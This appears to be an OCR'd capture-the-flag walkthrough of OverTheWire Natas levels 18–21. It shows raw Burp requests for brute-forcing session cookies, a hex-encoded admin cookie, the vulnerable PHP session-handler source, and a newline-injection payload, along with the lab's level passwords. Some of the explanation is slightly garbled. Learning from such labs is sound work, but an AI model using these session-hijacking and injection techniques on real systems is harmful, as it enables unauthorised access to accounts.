
But this time, we will need to brute force the cookie to get the admin password.

```
POST /index.php HTTP/1.1
Host: natas18.natas.labs.overthewire.org
Content-Length: 29
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxODo2T0cxUGJLZFZqeUJscHhnRDRERGJSRzZaTGxDR2dDSg==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Origin: http://natas18.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas18.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=§427§
Connection: close

username=admin&password=admin
```

The system determines by the number if the user is the admin.




So, we will brute force the cookie and see if we get a different response.



Here we can see the response and the password for the next level!
The password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr


Level 19



Here, we are greeted with the same thing as before, so let's check the cookies.

```
POST /index.php HTTP/1.1
Host: natas19.natas.labs.overthewire.org
Content-Length: 29
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxOTpObndFUjdQZGZXa3hzRzRGTldVdG9BWjlWeVpUSnFKcg==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Origin: http://natas19.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas19.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=37312d61646d696e
Connection: close

username=admin&password=admin
```

The cookie looks different.
Let's put it in CyberChef to see what this encrypts.
In CyberChef, we can use the "Magic" operation, and CyberChef will try all its encryption methods to crack it for us.




We can see that it's encrypted with hex, and the text is "71-admin." If it's like before, we should use the numbers and just add "admin" to it. This way, we might be able to trick the system into letting us log in as the admin!

So, let's brute force it.

```
POST /index.php HTTP/1.1
Host: natas19.natas.labs.overthewire.org
Content-Length: 29
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxOTpObndFUjdQZGZXa3hzRzRGTldVdG9BWjlWeVpUSnFKcg==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Origin: http://natas19.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas19.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=§37312d61646d696e§
Connection: close

username=admin&password=admin
```


So, send it to Intruder.




Like before, we will brute force with numbers, but this time, we will need to add something special.


We need to add -admin. If you remember, the cookie is divided into two parts: the first part is numbers, and the second part is -admin.

So, for it to work, we will need to add -admin and encode the brute force results into hex!






Let's start the attack!




We found a different response. Let's try using this cookie the next time we log in.

```
POST /index.php HTTP/1.1
Host: natas19.natas.labs.overthewire.org
Content-Length: 29
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxOTp0bndFUjdQZGZXa3hzRzRGTldVdG9BWjlWeVpUSnFKcg==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Origin: http://natas19.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas19.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=3238312d61646d696e
Connection: close

username=admin&password=admin
```



We did it! Next stop, Natas-20!

Level 20



This time, I will explain my answers using the source code.

```
function debug($msg) { /* {{{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}
/* }}} */
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas21\n";
    print "Password: <censored></pre>";
    } else {
    print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.";
    }
}
/* }}} */

/* we don't need this */
function myopen($path, $name) {
    //debug("MYOPEN $path $name");
    return true;
}

/* we don't need this */
function myclose() {
    //debug("MYCLOSE");
    return true;
}

function myread($sid) {
    debug("MYREAD $sid");
    if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
    debug("Invalid SID");
        return "";
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    if(!file_exists($filename)) {
        debug("Session file doesn't exist");
        return "";
    }
    debug("Reading from ". $filename);
    $data = file_get_contents($filename);
    $_SESSION = array();
    foreach(explode("\n", $data) as $line) {
        debug("Read [$line]");
    $parts = explode(" ", $line, 2);
    if($parts[0] != "") $_SESSION[$parts[0]] = $parts[1];
    }
    return session_encode() ?: "";
```

```php
function mywrite($sid, $data) {
    // $data contains the serialized version of $_SESSION
    // but our encoding is better
    debug("MYWRITE $sid $data");
    // make sure the sid is alnum only!!
    if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
    debug("Invalid SID");
        return;
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    $data = "";
    debug("Saving in ". $filename);
    ksort($_SESSION);
    foreach($_SESSION as $key => $value) {
        debug("$key => $value");
        $data .= "$key $value\n";
    }
    file_put_contents($filename, $data);
    chmod($filename, 0600);
    return true;
}

/* we don't need this */
function mydestroy($sid) {
    //debug("MYDESTROY $sid");
    return true;
}
/* we don't need this */
function mygarbage($t) {
    //debug("MYGARBAGE $t");
    return true;
}

session_set_save_handler(
    "myopen",
    "myclose",
    "myread",
    "mywrite",
    "mydestroy",
    "mygarbage");
session_start();

if(array_key_exists("name", $_REQUEST)) {
    $_SESSION["name"] = $_REQUEST["name"];
    debug("Name set to " . $_REQUEST["name"]);
}

print_credentials();

$name = "";
```

Here’s the corrected version as normal text:

In the code, we can see this:

foreach (explode("\n", $data) as $line)

This says that for each time the user uses a backslash, it will explode the string. If we use nir\narazi, we will get:

Copy code

nir

arazi

This part will check if we have spaces in our request:

$parts = explode(" ", $line, 2);

And then it will combine them together. How can this help us?

The code also checks:

$_SESSION["admin"] == 1;

Because to get the next password, we need admin to be equal to 1. So, what we could do is:

\Nadmin 1


What will happen is that the code will break admin and 1 into:

Copy code

admin

1

And because we used a space, it will put admin=1 together, tricking the system to read it as admin=1. Then we will get the credentials.




```
POST /index.php HTTP/1.1
Host: natas20.natas.labs.overthewire.org
Content-Length: 15
Cache-Control: max-age=0
Authorization: Basic bmF0YXMyMDpwNW1DdlA3R1MySzZCbXQzZ3FoTTJGYzFBNVQ4TVZ5dw==
Upgrade-Insecure-Requests: 1
Origin: http://natas20.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas20.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=f1k5ph1sdde4hs4p7jp1bfa5mu
Connection: close

name=%0Aadmin 1
```

And here is how it's supposed to look in the code. You need to double-click it because the first time the server writes it, and the second time it reads the payload.

```
</h1>
<div id="content">
  You are an admin. The credentials for the next level are:<br>
  <pre>
    Username: natas21
    Password: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH
  </pre>
  <form action="index.php" method="POST">
    Your name: <input name="name" value=
```


And here we got the password!

Level 21



Here we are redirected to another Natas21 page. We can see that we have a note that the website is "collocated." Think of it like virtual machines: we can open as many as we want, and all of them are on the same computer but are separated from one another.

Okay, let’s click on it and see what we got.



